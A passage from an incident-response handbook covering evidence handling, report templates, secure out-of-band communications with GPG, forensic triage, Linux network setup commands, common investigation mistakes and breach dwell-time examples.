A SecOps center should exist. SecOps centers consume information, monitor systems and activity logs, alert, and respond to alerts. SecOps follow plans and procedures. SecOps need to be continually trained and kept current. SecOps is not “network operations”, but they may effectively partner with each other. Be aware that part of the perpetual feedback loop from the incident response process is a close partnership with security operations to improve detection, tune alerts, or onboard new data that would have helped in a given case.

Build Issue IR Focused Plans When Needed

A single plan may not address everything. Trying to create one all-encompassing plan is often frustrating, cumbersome, elongates the process, and may not necessarily produce a quality output. Create a baseline plan template, then modify as needed for specific issues or given information systems. Focus on “primary line of business systems” that contain the organizations’ most sensitive data, and the work “outwards” from that core. Ensure plans are available to the IR team.

LEA/LEO

Understand how the organization should interact with Law Enforcement, specifically who notifies LE and when. The rules change when that notification occurs. This is *not* something to take lightly, or to decide *during* an incident.

Develop well written and analyst focused playbooks

These are the lifeblood of alert or case management. They define repeatable actions, data to collect and how, criteria for escalation, and may contain specific guidance on how to communicate with end users. They should be concise and flexible enough to get the job done. The MITRE RE&CT framework can be very helpful here.

Support the Crisis Management Plan

The IR process can often feed into a corporate or organizational crisis management plan. CMP’s focus on three key topics: Readiness, Response, and Recovery. Cyber can easily feed into these processes.

TIP

IR : Preparation : Processes must understand regulatory issues

Chain of Custody and Evidence Topics

Chain of Custody¹³ is a legal term that refers to the physical, demonstrable, chronological documentation (paper) history, or trail, of the capture or seizure, custody, control points and methods, transfer, storage, check in/out, analysis, and eventual disposition of a piece of “evidence”, whether it is digital or physical. CoC is most often accomplished (in the author’s experience) by noting the time of evidence acquisition, the details of that acquisition, and the storing actual piece of evidence accompanied with its form under ‘lock and key’ and maintaining an immutable log. CoC is maintained by the paper trail, log, form updates, and storage in at least a tamper evident “locker”, which is then behind a locked door. A primary issue in CoC is that if the evidence can be “changed”, the opposing side will be able to challenge the validity of the evidence item, the process used to acquire and store the evidence, thus it is likely to be inadmissible.

Follow these principles when collecting evidence.

1. Wherever possible, do not change the original system state.
2. Ensure that collection and securing that evidence does not change the evidence itself.
3. Forensic science enquires that examiners have training and understanding of the evidence.
4. Keep excellent documentation that shows work process.

TIP

IR : Preparation : Processes

IR : Identification : Capture and Preserve case information

Suggestions for Organizing Evidence Data

Be self-documenting wherever possible! Develop a “case” naming convention, directory and data structure, follow it. When you can make the naming convention of your various artifacts intelligent enough to be useful when it comes to event timeline construction. For example, name directories YYYYMMDD_CASETYPE_ SUBJECTNAME. to indicate the start date of the case. Other examples include “AV” for antivirus, “HR” for a Human Resources case, “ABUSE” from the abuse@ email handle, “EXTATTACK” for external cyber-attack, “AUP” for Acceptable Use Policy Issues (a subset of HR cases where Security identified the issue first), and others.

As you capture data in your case directory, organize it in “Box##” folders. Here, “Box” is an organizational placeholder that you can consistently use. Box folder names can be data sources, usernames and then data sources, and other organizational support structures. What is important is that your case notes describe what is in a “Box”, you keep “Boxes” clean, and you avoid mixing data types in “Boxes”.

Name data collection files using a self-documenting standard. For example, YYYYMMDD_HHMM_SOURCE_TYPE_USER. The SOURCE can be a server name, an application, a workstation name – basically the proper name of the data source. TYPE is used to explain the type of data captured. For example: 20140202_1244_WEBSENSE_BLOCKLOG_JSMITH.csv, would be Websense block activity for a particular user called J. Smith collected on 2/2/14 at 12:44 PM.

Incident responders should read the Federal Rules of Evidence¹⁴ or the equivalent in their country so they understand what may be needed if the case ever ends up in court. It is much better to be informed ahead of time. The FRoE, regulation, accepted IT audit practices, and accepted civil or criminal practice procedures in your country should provide guidance on how long you should retain log data, and in particular, audit log data relating to a identified case based on the security principal (user, IP, etc.).

TIP

IR : Identification : Capture and Preserve case information

The Traffic Light Protocol

An important soft skill during Incident Handling is about the non-technical aspects of managing the IR process, and in particular the communication cycle. Communication and incident management should be handled by designated incident commanders, who establish the communication channels for resolution, follow the “Traffic Light Protocol (TLP)”, head off duplication of work, and work to bring incidents to closure. They are the source of truth about the incident.

TLP is a borrowed term from the threat intelligence community. This system seeks to classify sensitive information so that the information holder can signal how widely information can be circulated. The colors usually align to:

RED

Intended for named recipients only.

AMBER

For limited distribution.

GREEN

Shared within a given community.

CLEAR

Free distribution, subject to copyright.

Computer Security Incident Response Plan

Breaking down the steps in modern IR is necessary to develop a Computer Security Incident Response Plan (CSIRP), which is executed by the CSIR-Team¹⁵ (CSIRT). The threat detection function monitors the alert stream and once they believe an “incident” is detected, they perform *initial triage*. Many incidents are low level, but some are not, and it’s critical to have defined criteria that guide this decision. Initial details are passed on to an incident handler, and at this point you have the initial incident scope. It may be a single user ransomware event, a business email compromise (BEC), or actual hands-on keyboard evidence of an adversary using a remote access tool.

Incident responders work with initial evidence, review the environment, and investigate the initial point of compromise. During that process they may find an initial set of *Indicators of Compromise* (IoC’s). IR may easily observe that the incident is more widespread and will engage an IH or even the IC. As a result, IH may also rescope the incident, which then drives an expanded search process and engaging additional SMEs. For example, IH may identify 50 affected systems, and may have a small group perform an initial triage of 5 of them by reviewing EDR history, directly engaging with the host, or may even collect a forensic triage image. That may inform which one or two systems are worth forensics capture and detailed analysis of disk contents. Meanwhile, a countermeasures function or SME can be engaged to attempt to devise a day to deter, deny, degrade, or disrupt the adversary at the various points in the Cyber Kill Chain®.

Amid all of these parallel workstreams, the IC and the IH, along with others from Cyber, IT, key vendors, a managed SoC from some MSSP, law enforcement, or even a third-party incident response firm must make a critical decision to contain the incident or watch. If the IH function hasn’t fully identified the adversary, conducted a root cause investigation or analysis, and developed an effective set of countermeasures, they risk not ejecting the adversary and will most likely tip the organization’s hand that they are on to them.

Incident Response Templates

There are multiple templates that are needed for IR. Templates should be followed wherever possible to ensure that key details are communicated at the level necessary for the audience. Summary email communications also benefit from a template, although email is a less formal communication tool.

Regardless of the actual template and level of communication used, there are some factors to consider:

1. Remember your audience and the amount of time they are likely to spend reading. The acronym “TL;DR” exists for a reason.
2. Email will be forwarded to others, vendors, and the media. Email is discoverable in a legal case. Be very careful on their content, particularly the term “breach”.
3. You are likely to need two reports in many cases. One would have less detail, one significantly more (follow the TLP protocol).
4. Reports have a very long shelf life.

PICERL Six Step Incident Response Template

The BTHb presents two different styles for creating incident reports. The first follows an outline based on the Six Steps and NIST SP 800-61 Rev 2¹⁶. The second is the one more business issue focused. Regardless of the template used, it must include headers and footers. When using Microsoft Word, edit the document’s properties, add in a header with a “case name”, “topic”, and “lead author name”. Add a footer which includes a text data field for “last edited date”, a “Proprietary and Confidential” statement, and automatic page numbering (page x of y). In Microsoft Word 2016, you can get to these fields by Home -> Quick Parts - Field ... in the ribbon. Whoever the cursor is on the page, Word will insert and maintain the data element.

Generally, make sure that the report has these “identifiers”:

- Pre-built forms used (Ver X.X)
- IR Log entry (time, date)
- Staff who participated in the incident
- Chain of custody / evidence locker logs

Table 3-4. Six Step Structured Incident Response Template

Section	Detail
Executive Summary	This should be a jargon-less discussion of the incident. It should specifically state the risk exposure, the action that took place, and the remediation CAP (Corrective Action Program) which will be implemented by the IR team. Write this towards the “end” of the incident.
Identification	Signs of an incident (describe the event). First steps taken. Include key data from your ‘form’. Establish “Chain of Custody” early.
Containment	Documentation strategies used: notes, screen captures, copy volatile and forensic support data to removable media. Date stamp everything collected and prepared for the case. Discuss: Containment and quarantine process used, with specific reference to time. Discuss: if you took the “pull the plug” or “watch and learn” approach. Process: Method used to capture LAN traffic and volatile/forensic data. Discuss: Isolation and the trust model affected.
Eradication	Discuss process used to “remove the attacker”. For example, evaluate whether a backup is compromised or can be used for a rebuild. Total rebuild of the Operating System. Moving to a new architecture. Hardening procedures.

Section	Detail
Recovery	Discuss decision making process: Who makes the determination to return to production? Explain: Put in place a monitoring program for the system, and include verification process and acceptance criteria. Explain: what monitoring is in place as a result to detect future attacks or potential for an attacker to return.
Special actions for responding to different types of incidents	Based on the case, you may have special purpose sections. For example: Espionage (corporate, international) Inappropriate use / acceptable use violations Sexual harassment Deliberate unauthorized access Malicious software outbreak
Lessons Learned (Incident follow-up)	Document the Lessons learned meeting (no blame game here). Document changes and countermeasures in process for the future.

TIP

IR : Lessons Learned : Reporting, Preparation, and improvements to the IT General Controls program

Commercial Incident Response Template

A different format is presented below, based more on the needs of a commercial organization and follows more of a “report” format. This is the format used most often by the author over many years.

Table 3-5. Commercial Structured Incident Response Template

Section	Detail
Cover Page	Report Title, Confidentiality statement
Center text, and the distribution list belongs in a table.	Report Author, Preparation Date, and Review Team In a table: Distribution List by Role with (name, and phone
Table of Contents	Insert a ToC; each of the section headers, following, should be Heading 1,2,3 styles. Include a list of tables and figures. Use Word's "Insert Caption" to add these, so the automatic numbering work properly.
One Page Exec Summary <i>Be SMART. Specific, Measurable, Actionable (or Achievable), Realistic (or Relevant). Use BLUF.</i>	Provide a high-level summary, highlight key points in a few paragraphs from the subsequent sections. Remember the audience. Clearly state the measurable impact to the business by department and/or function. What was the affected metric?
Bottom Line Up Front	Ensure that you state the residual risk and issues from later sections. If a formal Corrective Action Plan (CAP) is identified, list the CAP number from the CAP register. <i>Remember your audience – the executive who has 10 minutes. They want a solid one page summary, and confidence that the rest of the document can support the statements made.</i>

Section	Detail
Facts of the Incident	Outline only the major facts of the case. Most prefer and advise chronological order. Consider a table for fact data with date/time in the first column and a description in the second. Key dates: incident date, discovery date, processing date, closure date, LEA/LEO notification, media information release. Describe how Information systems were compromised. Define or describe how core Business Process involved or interrupted (internal, external). List any countermeasures SBAR's. State the incident closure status.
Other Actions Arising from Incident Section	This section is often optional. It is meant to preserve unusual aspects of the case. For example, interacting with a state or federal agency.
Criminal/Civil Case Notes Details count!	For a criminal case, fully identify the case information, prosecutor, and other LEA/LEO details. For a civil case, fully identify the legal firms and attorneys who is involved with the case. In either case, this section should outline who and how members from the organization communicate through a liaison to the third party, document chain of custody, rules, and state jurisdiction. Note: it may take <i>years</i> to resolve a case. Be sure to preserve your work papers and case notes!

Section	Detail
Business Impact	Describe the business impact from the incident. Possible areas: Financial, brand, global, staff, customer, shareholder, commercial, media relations, regulator, contractual, business partner relationships, vendor confidence, etc. Refer to Assessing the Impact from a Cyber Attack on p. 61.
Root Cause Identification	Explain the root cause that allowed the incident to occur (or manifest) in the environment. Points of weakness and discussion around how weaknesses came about. DO NOT cast blame on a specific individual.
Incident Team Response Process	For the IR team, this is the “meat and potatoes” of what they did, how they did it, and what they found. Describe, usually in chronological order, the response that occurred. This is not a rehash of the organization ‘response plan’. It is “what the team did” for the specific case, and refers to the IRP. It should include applicable screen shots. NOTE: consider opposing counsel reading this under discovery; if you can poke any holes in what you did, assume opposition will, while you are on the stand, a year or more later. Avoid speculation; most likely this will cause problems later. Word’s “captions” help!

Section	Detail
Residual Risk Identification and Issues	Leverage your, DR, BCP, and finance teams for this section. High level discussion of residual risk, business impact, and weaknesses left from the root cause issue, risk owner, and risk treatment. Note: this incident and/or discoveries along the way may end up on the organizations’ “Risk Register”. This section should number each risk and present each in “most to least” rank order. This section may be presented at a summary level and supported with a detailed appendix.
Residual Risk Treatment Plan or Corrective Action Plan	Describe what will be done in response to the incident and risks, with a timeline. Often, this section is presented as summary with a highly detailed Action Plan with a detailed appendix.

TIP

IR : Lessons Learned : Reporting, Preparation, and improvements to the IT General Controls program

Countermeasures and the SBAR Format

As incidents occur over time, the organization should look for repeat patterns and from there identify a method to arrest, stop, or eliminate the causal factor. For example, you may have vendors who use your VPN software and as a result viruses or adversaries may gain access to your network. During the “Containment” and/or Lessons Learned” phases the

IH/IC or other Security Leader needs a structured format to communicate the issue and gain consensus on how to provide treatment.

The healthcare profession and the American Society for Quality have a tool called the SBAR. SBAR stands for Situation, Background, Assessment, and Recommendation. Practically, this can be as simple as a presentation with a few slides, or in more complex cases a short white paper. What's important for the success of the SBAR presentation format is that it be concise, objective, and treat the specific issue (don't wander – you are *not writing a book or pontificating*). As you develop an SBAR, beware of and push against the “Perfect Solution Fallacy”, which is the logical error of ignoring or dismissing a realistic and effective solution because it is not a perfect solution or comparing your solution to a perfect or ideal solution. As a corollary, Six Sigma advises that we prioritize efforts following the Pareto Effect. This states that about 80% of the effects come from 20% of the causes and seeks to prioritize improvement by finding the vital few causal factors that contribute most significantly to the problem.

Table 3-6. SBAR Communication Format

Term	Meaning
Situation	Explain the exact circumstance of the situation, eliminate non-essential information, and discuss seriousness.
Background	Summarize essential information and measures relating to the situation (only).
Assessment	Precise statements and is developed by a qualified staff person.
Recommendation	Explain what the best fit treatment or resolution plan for change that minimizes or resolves the situation.

In the area of incident response, an SBAR in effect defines a countermeasure, explains why you need it, and provides an artifact to show the effectiveness of your overall security program. The best recommendations implement a “good, better, best” approach, meaning that when they are being developed the team researched a few different methods. There is often a significant cost to “best”, either in the cost of a technical solution or organizational impact. By developing multiple recommendations and different breakpoints, a countermeasure is more likely to be implemented.

Secure IR Communications

An IR team should establish methods of *secure, encrypted communications with are out of band from the enterprise communication system*. The enterprise communications system can be manipulated or monitored by the attacker. In the authors’ experience, most of the secure communication issues were conducted over the phone, in person, or through a separate web collaboration platform access outside of the affected network. Today, with increased decentralization occurring, options must be investigated such as a message chat service on the modern smart phone, instant messaging like Mattermost or Slack, or a dedicated Office 365 site with a separate and laconic domain name. IR teams should be aware that internal communications *may* be discoverable in a legal case and engage legal counsel if there is potential in a case to go far enough to involve a civil or criminal proceeding. IR needs an “out of band” communication platform for collaboration, document exchange, chat, chatops, and video. Traditional platforms like a dedicated Slack, Mattermost, a compartmentalized Microsoft 365 tenant can also be used with Teams (E3 license should be good enough). Smartphone integration or dedicated applications can also be considered such as Signal, WhatsApp, or a MSFT Teams app.

Use of GnuPG for Free Encrypted Email

If you can't get a dedicated MSFT 365 or Google account for your email communications, there is an alternative. Mozilla ThunderBird and Enigmail provide a GPG plug in. Setting up Enigmail and ThunderBird can take a little bit of work. However, once done, it does work very well. Note that it requires all parties exchange key data, which should be done out of band. Unlike the previous section, the author has used the material in this section to great effect for several projects. PGP is still considered secure when using modern key settings (AES-256, RSA-4096, SHA-256+). Avoid using legacy algorithms like SHA-1, 3DES, and older RSA key sizes (1024-bit). If you want a commercial option, Symantec has a PGP suite.

GPG implements the OpenPGP standard as defined by RFC4880. Site: <http://www.gnupg.org/index.html>

Command Line Gnu Privacy Guard (GPG) Information

- Generate private key

- List keys: `gpg --list-keys`
 - Import a key: `gpg --import key.asc`
 - Delete a key: `gpg --delete-key 'myfriend@his.isp.com'`
 - `gpg --gen-key <<<` will prompt you for establishment information

- Generate the ASCII version of the key

```
gpg --armor --output pubkey.txt --export 'Your Name' <<<
the key is in pubkey file
```

- Trust your private key

```
gpg --edit-key 'Your Name'
gpg> trust
```

Your decision? 5 (Ultimate Trust)

- Publish key to a keyserver

```
gpg --keyserver certserver.pgp.com --send-key  
me@mycompany.com
```

You can also upload an ASCII armored key to the MIT key servers at this URL: <https://pgp.mit.edu/>. Note: keyservers don't verify the key; there may be old keys, or someone may publish a key using another's email address.

- Encrypting a File

Below, 'Your Name' serves to identify the public key that will be able to decrypt the file.

```
gpg --encrypt --recipient 'Your Name'  
sourcefile.txt <<< produces a sourcefile.txt w/ gpg  
extension
```

- Decrypt the file:

```
gpg --output foo.txt --decrypt  
sourcefile.txt.gpg <<< requires the passphrase
```

- Detached Signature

When you have the file and the signature file:

```
gpg --verify crucial.tar.gz.asc crucial.tar.gz
```

When you want to create a detached signature:

```
gpg --armor --detach-sign your-file.zip
```

Incident Response and Forensics Are

Partners

IR and Forensics are fundamentally different sides of the same coin. This section provides key differences between the two skill areas and how they should complement one another during an incident.

Understand the Order of Volatility

Both IR and Forensic disciplines are concerned with the general order of volatility. This order lays out which how quickly data changes as systems are running, and the order to use when collecting system state data.

Processor and processes

Cpu, cache and register content (capture memory), process state tables, and kernel statistics

Network

Routing table, ARP cache, process to TCP/UDP port table

Main Memory

Once you have process and network information, collect main system memory

Semi volatile data

Temporary file system, page file, hibernation memory files, and swap space

Data stored in SaaS solutions

As more and more organizations are adopting SaaS, be aware that this data frequently changes, but usually not as fast as system data

Resident Data on hard disk

The file system and slack space on your various systems

Remotely logged data

Log data on the central server with associated time shift adjustments, secondary systems

Relevant Data

Any relevant data on archival or removable media that you can obtain

TIP

IR : Identification : Data Collection, parallel analysis and processing

Triage Forensics: 5% of the Data Tells Most of the Story

Practices change, and one of the advancements in forensics is the practice of gathering a Triage image. This process means that the IR team collects enough of the user modified data from the system to understand what the user “did”. More specifically, the process of collecting the file system, the user profile itself and its contents, the registry, and a memory image. By gathering a subset of data from a system and not the whole system itself the IR team can put a forensic analyst to work on analyzing an image subset after 20 to 30 minutes of work. With modern drives rarely seen below 1 TB, a “ftk” is a must.

TIP

IR : Identification : Identification, Capture and Preserve information

System Forensics: Dig Deep and Dissect at a Cost

System forensics can be a very costly process, which is significantly affected by the cost/benefit tradeoffs of labor vs. value achieved by investigation. A memory and disk analysis can consume the attention of a highly trained and certified analyst, only to confirm what the IR team

knows. Further, the business may not care to go to this level, as IT is often directed to keep things running. While the time to collect data is compared against the future analysis value of that data, it can be worth performing parallel analysis activity.

Forensics is often focused on producing evidence or fact data to reconstruct past events to prove or disprove that a subject had knowledge of specific data or information. To support that analysis, forensic analysts perform a variety of activities to produce a timeline of events.

Today, memory forensics is a key aspect of the forensics discipline, which requires extensive skill. Both memory and disk forensics can be *significantly* influenced, and improved, by the incident responder. For example, the most modern tools permit making a memory snapshot and disk snapshot while a system is running, with the obvious caveat that a running system affects data collection. If the IR team did not make such a collection, then there is no future opportunity. If the IR team did this capture, then the opportunity exists for analysis.

TIP

IR : Identification : Identification, Capture and Preserve information

Using Bootable Linux Distributions

Blue Teams should be aware of, and invest time with, several security focused distributions. Linux is the kernel, whereas the distro is the operating system, window manager, productivity software, and package distribution subsystem. Debian based distributions are Debian itself, Ubuntu, Mint, Kali, Parrot, and Tails. Red Hat distributions include CentOS, Red Hat Enterprise Linux, Fedora, and Oracle Linux.

*Security Onion*¹⁷

Focused on IDS, full packet capture, network activity logging architecture provided by Zeek and Suricata/Snort, a suite of Network Forensic Analysis Tools, and some other network monitoring tools. Highly recommended for Network Security Monitoring (NSM).

SANS Investigate Forensic Toolkit¹⁸ (SIFT) Workstation Version 3.0

Focused on incident response and forensics. You can also pull the toolset onto an Ubuntu system.

Kali Linux¹⁹

Focused on Pen Testing and network security assessment. Kali can be used to evaluate system security, test a rebuild system to see if it meets a security profile, or use recon tools for data gathering.

Using Linux with VMware Workstation

At a command prompt, assuming that X and a window manager are installed, use “startx” to start X11. See what screen resolutions are supported by using “xrandr -q”, and then change screen resolution to a specific size: “xrandr -s 1024x768” or attempt to use a more scalable setup: “xrandr --output Virtual1 --scale 0.7x0.7”.

You may also have scaling issues, and here are some common fixes:

```
echo "export GDK_SCALE=1.5" >> ~/.bashrc
echo "export QT_AUTO_SCREEN_SCALE_FACTOR=1" >> ~/.bashrc
source ~/.bashrc
```

Recent Ubuntu and Debian distributions use netplan to set a static IP address. Below is a sample netplan configuration file. First edit the common netplan file, located here: “/etc/netplan/01-netcfg.yaml”. Once your configuration is entered, apply the configuration and restart the network with “sudo netplan apply”.

```

network:
  version: 2
  ethernet:
    ens33: # or your interface name
      dhcp4: no
      addresses: [192.168.1.100/24]
      gateway4: 192.168.1.1
      nameservers:
        addresses: [8.8.8.8, 1.1.1.1]

```

To set a static IP address on an Ubuntu or a RedHat system, use commands like these in this order. There are two examples below. The first creates a connection by name, the second uses the existing connection after retrieving the name. Script one deletes the connection “static-ip” and “Wired connection 1” (is the default on an Ubuntu desktop.) It then sets the IP to 192.168.142.98 with a 24-bit subnet mask, the gateway to 192.168.142.2, sets Google’s DNS servers at 8.8.8.8 and 8.8.4.4, configures static-ip as manual, and starts it. The next steps are for checking the active connection, pings the systems IP, the network wide default gateway at 192.168.1.1, and then checks Domain Name resolution by doing a query that should return a NOERROR message and one or more IP for the domain ibm.com.

```

#!/bin/sh
nmcli connection show --active
nmcli connection delete static-ip
nmcli -p con down id "Wired connection 1" iface eth0
echo "Adding static-ip"
nmcli con add con-name "static-ip" ifname eth0 type ethernet
nmcli con mod "static-ip" ipv4.addresses "192.168.142.98/24"
nmcli con mod "static-ip" ipv4.gateway "192.168.142.2"
nmcli con mod "static-ip" ipv4.dns "8.8.8.8,8.8.4.4"
nmcli con mod "static-ip" ipv4.method manual
nmcli con up "static-ip" ifname eth0
nmcli connection show --active | grep 192.168
ip route show default
ping -c 2 192.168.142.98
ping -c 2 192.168.1.1
ping -c 2 8.8.8.8
dig www.ibm.com

```

A more brute force, short approach can be used as well.

```
# Get the name of the primary connection
CON_NAME=$(nmcli -t -f NAME,TYPE con show | grep ethernet | head
-1 | cut -d: -f1)
sudo nmcli con mod "$CON_NAME" ipv4.addresses 192.168.1.100/24
sudo nmcli con mod "$CON_NAME" ipv4.gateway 192.168.1.1
sudo nmcli con mod "$CON_NAME" ipv4.dns "8.8.8.8,1.1.1.1"
sudo nmcli con mod "$CON_NAME" ipv4.method manual
sudo nmcli con up "$CON_NAME"
```

To set a static IP address of 192.168.1.204 and a default gateway, on an older Linux system, use:

```
sudo ifconfig eth0 192.168.1.204 netmask 255.255.255.0
sudo ip route add 192.168.1.0/24 dev eth0
```

And test that you can get to the gateway with:

```
ping 192.168.1.1
After that, test if DNS works.
dig www.blueteamhandbook.com
```

Language specific keyboard settings can be set with "setxkbmap" and then supply the two-letter country code as an option.

On a really old Linux or Unix system, you may need to run `'/etc/init.d/networking start'` to start networking. If you want to load networking at boot (on a HD install or USB with persistent changes), add that command into `/etc/init.d/rc.local` or run `"sudo /usr/sbin/update-rc.d networking defaults"`.

To install VMware tools at the command line, use `"sudo apt install open-vm-tools open-vm-tools-desktop"`. VMware tools are needed for sharing files integrated with the host. You setup file sharing in the VMware application itself. You should see `"/mnt/hgfs"` in the file

system. You can tell fuse to enable a mount with “`sudo vmhgfs-fuse .host:/ /mnt/hgfs -o allow_other`”. If clipboard sharing is not working, try “`sudo systemctl restart vmtoolsd`”. On Windows 11, depending on the release, power configuration may throttle VMware. A common fix is to run “`powercfg /powerthrottling disable /path "C:\Program Files (x86)\VMware\VMware Workstation\x64\vmware-vmx.exe"`”.

SSH Generate keys

When using any bootable ISO or creating your own custom ISO from a bootable distro, you should change the default SSH keys.

```
ssh-keygen -t dsa -f /etc/ssh/ssh_host_dsa_key  
ssh-keygen -t rsa -f /etc/ssh/ssh_host_rsa_key
```

Older systems: If you want to enable ssh to start at boot time, run “`update-rc.d ssh defaults`”.

On newer systems: use “`sudo systemctl enable --now ssh`” and “`sudo systemctl status ssh`” to check status.

TIP

IR : Preparation : Tools

IR : Containment : Secure Communications

Derailing IR and DFIR: Mistakes to Avoid

There are numerous mistakes that can be made in an incident response event. Mistakes can significantly hamper the investigation, downright derail it, lead investigators in the wrong direction, waste valuable time damage or

destroy evidence, and in some cases put the investigator in personal and professional jeopardy. This section provides some collected wisdom.

Avoid over communication

Keep discussion and information about IR to a minimum, not only from a person to person perspective, but also from a digital one. Avoid talking about details to people outside the chain or “circle of trust” who have no “need to know” about the case. Other practical actions are to keep doors locked, use screen lock if others walk into your workspaces, and avoid keeping case data visible. When emailing information about a case attempt to set your email to “do not forward” and other protective settings. Be *very careful* when you add users in Outlook. It will present likely recipients based on prior email messages, and you can easily choose the wrong person. When using investigation tools, avoid any sort of automated or default DNS lookups. The adversary is likely to be in control the DNS server for the subject domain(s) involved in your case and can see where queries come from.

Use the right terms

Secondarily, it is critical that IR use the right terms for the event, and how the term is communicated. A “breach” may have a significant legal implication to a regulated organization, a “malicious software event” may be routine, and “presence of an adversary with hands on keyboard” may cause a significant spin up of resources. Just as each of these terms drives the IR process, so can misidentifying events. A loss of backup disk/tape may be a “data breach” but not if the media is encrypted, and there is a proof document positively identifying the lost media. Be sure to categorize the type of event properly and within your organization guidelines, *especially* if done over email because email is a common subject of eDiscovery.

Collection

It is rare that the handler can go back and collect data that was “fresh” at the time. Volatile data such as process lists and network connections

cannot be recovered if it wasn't collected in a reliable manner. Once data is collected, it must be safeguarded from corruption. Nothing is worse than collecting netstat information from dozens of systems in a botnet with that PowerShell script that was written, only to find out that the USB drive it was on is no longer functional. Further, document what you collect and how it was collected.

Poor Planning Promotes Poor Performance

This is a slightly adapted quote from a colleague, and it is so true. For IR, poor planning manifests in several ways. When you write our Incident Response Plan (IRP), think ahead to all the mistakes that can be made and devise work arounds. Proper planning helps identify what *tool* can be used with what system, education responders to run the tool, and how the tool should be used to produce relevant output data. Preplanning IR responses and developing playbooks/checklists also helps to prevent scope creep during an incident. Planning also provides you with another benefit: it provides you with a basis for controlling or accommodating deviation based on a reason.

Time

Statistics in the second half of 2010's advises that the modern adversaries "dwell time", the time the adversary is on the network before detection, may be months. Quick containment action in the heat of the moment may work against you because the adversary likely has alternate access methods, has planted recurring persistence methods, or may have a "logic bomb" ready for burn down. A second aspect of time is moving too fast, which can result in overlooked evidence, prompt an inadequate or incorrect assessment, and cause eventual rework. This can manifest for consultants wanting to "get ready for the 4 PM status call". Failures help no one.

Dwell Time Examples

Here are several examples of dwell times from major cyber incidents.

*Equifax*²⁰ (2017).

Dwell Time: ~76 days. Summary: The adversary exploited an unpatched Apache Struts vulnerability which gave them access sensitive PII data of 147 million Americans. The breach went undetected for over two months.

*Anthem Inc*²¹.

(2015). Dwell Time: ~287 days. Summary: One of the largest healthcare breaches in U.S. history. Attackers gained access to nearly 80 million patient records. The long dwell time allowed them to move laterally and exfiltrate massive amounts of data before detection.

*SolarWinds*²² (2020).

Dwell Time: ~300+ days. Summary: Nation-state actors compromised SolarWinds' Orion software, inserting a backdoor that was distributed to 18,000 customers, including U.S. government agencies. The attackers remained undetected for nearly a year, conducting espionage and lateral movement.

Marriott International (Starwood) (2018).

Dwell Time: ~1,460 days (4 years). Summary: Attackers had access to Starwood's reservation system since 2014, but the breach wasn't discovered until 2018—after Marriott acquired Starwood. Data from 500 million guests was compromised, including passport numbers and travel details.

*MOVEit Transfer Exploits – Progress Software*²³ (2024).

Dwell Time: ~30–45 days (estimated). Summary: A zero-day vulnerability in MOVEit Transfer was exploited by the Cl0p ransomware group. The attackers exfiltrated data from hundreds of

organizations, including government agencies, before public disclosure.

Healthcare Sector Breach, Asia-Pacific²⁴ (2024).

Dwell Time: ~9 days (median for region). Summary: According to Mandiant's M-Trends 2024 report, a major healthcare provider in the Asia-Pacific region experienced a breach where attackers exploited edge devices and remained undetected for over a week. The breach highlighted the use of zero-day vulnerabilities and "living off the land" techniques

Goals/Objectives

Each investigation will have an overarching goal that will break down to several objectives (measurable targets). As an event is worked, ensure that the process, data, and status support the objectives and keep on track. The notion of "tell me what you find" sends IR/DFIR down multiple paths that can waste time – similar to fishing during the heat of the day. In the eDiscovery area, the more accurately defined the scope is, the better or more accurate the result set will be for counsel. Work to document how each objective was met. Understanding objectives and answering them with fact data helps prevent personal bias and assumptions because collected fact data either supports or dismisses an objective. Meeting specific targeted objectives also helps keep you on track and prevents scope creep.

Work through Root Cause Analysis (RCA)

If you don't find the vulnerability, configuration, behavior, or weakness that permitted the incident, then the likelihood of a reoccurrence is high. Always ask "why" did an event occur, and "how can it happen again or be prevented." Whenever possible, document the root cause.

Document Today, you will forget a year from now

This is a very straight forward mistake. Taking the time to document a case as it occurs produces the long-term artifact, helps structure the IR report, prevents rework, provides an opportunity to capture in the here and how, and can also provide a future training opportunity.

Conference Calls

It is quite common to run a conference call. Users should be well identified. If you are a consultant working with a client, someone on the client side needs to be sure the right people are present. Be wary of a phone number and ask for the caller to identify themselves. Be very wary of any AI bot joining a conference call; it is not hard to have one collect an email address for everyone on the call and set out notes which means that evidence flows through a few email systems.

An Incident Commander is focused on running the call, actively listening for key details, following up, and in many ways “wrangling” participants to keep attendees on track. For major cases, it is well worth having a dedicated notetaker or enable a restricted summarization capability.

TIP

IR : Identification to Lessons Learned

Packaged Cyber Threat Intelligence for IR

There are numerous forms of packaged Cyber Threat Intelligence feeds (or lists) available today. Packaged intel is vastly different than intel generation. It usually arrives in the form of a feed with a variety of IoC's: domain names, leaked email addresses/passwords, IP addresses, URL's, hash values, and other data elements. If this concept is new to you and you need a place to start, consider advice from one of the best leaders in CTI I know, Rene'e Burton. She has over 25 years of experience working in both government and commercial sectors focused on Internet domain analysis.

Rene' recently suggested Sucuri/GoDaddy, Proofpoint, Confiant, and Orange CyberDefense aside from Infoblox Threat Intelligence are great places to start, as these are some of the best in the business.

When considering CTI, be sure to follow a few key rules. First, prioritize CTI that includes a time to live or other lifetime value, is as complete as possible for a given domain, and as free from bias as possible. CTI from last year likely has little to no value today, but a CTI list of domains or URL's known to spread malware in the last 72 hours is more valuable. Such a tactical list is used to search your logs from your security apparatus to see if there were connections before the IoC was blocked. Second, consider CTI with a strong evidence basis that helps you identify adversary motives, intents, capabilities, and operations. Here, threat-based intelligence can be leveraged to make sure you can detect threat behaviors and indicators. Third, for IR, Tactical CTI consists of malicious domain names, URLs, IPv4 or IPv6 addresses, and other unusual traffic. Third, Strategic CTI intends to provide information about your organization's threat landscape. Fourth, Operational CTI is normally consumed by Security Operations and Incident teams. OpCTI provides more information on how attackers plan and execute attacks, the tools they use and their order.

When using CTI for active running systems, be cautious what impact there can be on a given system, how it will be applied to an incident, and indicators without reasonable or related context is often just data.

TIP

IR : Preparation : Integrating CTI into Detection Engineering

IR : Identification : Using CTI to review IP's, domain names, URLs

¹ This supply chain attack happened to a company named Cyberhaven on December 26, 2024. A developer's credentials were compromised, and as a result a malicious extension was uploaded to the Chrome store.

- 2 <https://www.mitre.org/sites/default/files/2022-04/11-strategies-of-a-world-class-cybersecurity-operations-center.pdf>. You can also watch Carlos's "Measure Yo Bad Self - SANS Security Operations Summit 2108" talk Youtube.
- 3 <https://chrissanders.org/2021/12/dissertation/>
- 4 <https://chrissanders.org/2018/10/the-role-of-evidence-intention/>
- 5 <https://thedigitalstandard.blogspot.com/2009/06/alexiou-principle.html>
- 6 For further reading: <https://www.microsoft.com/en-us/security/blog/2022/09/08/part-1-the-art-and-science-of-threat-hunting/>
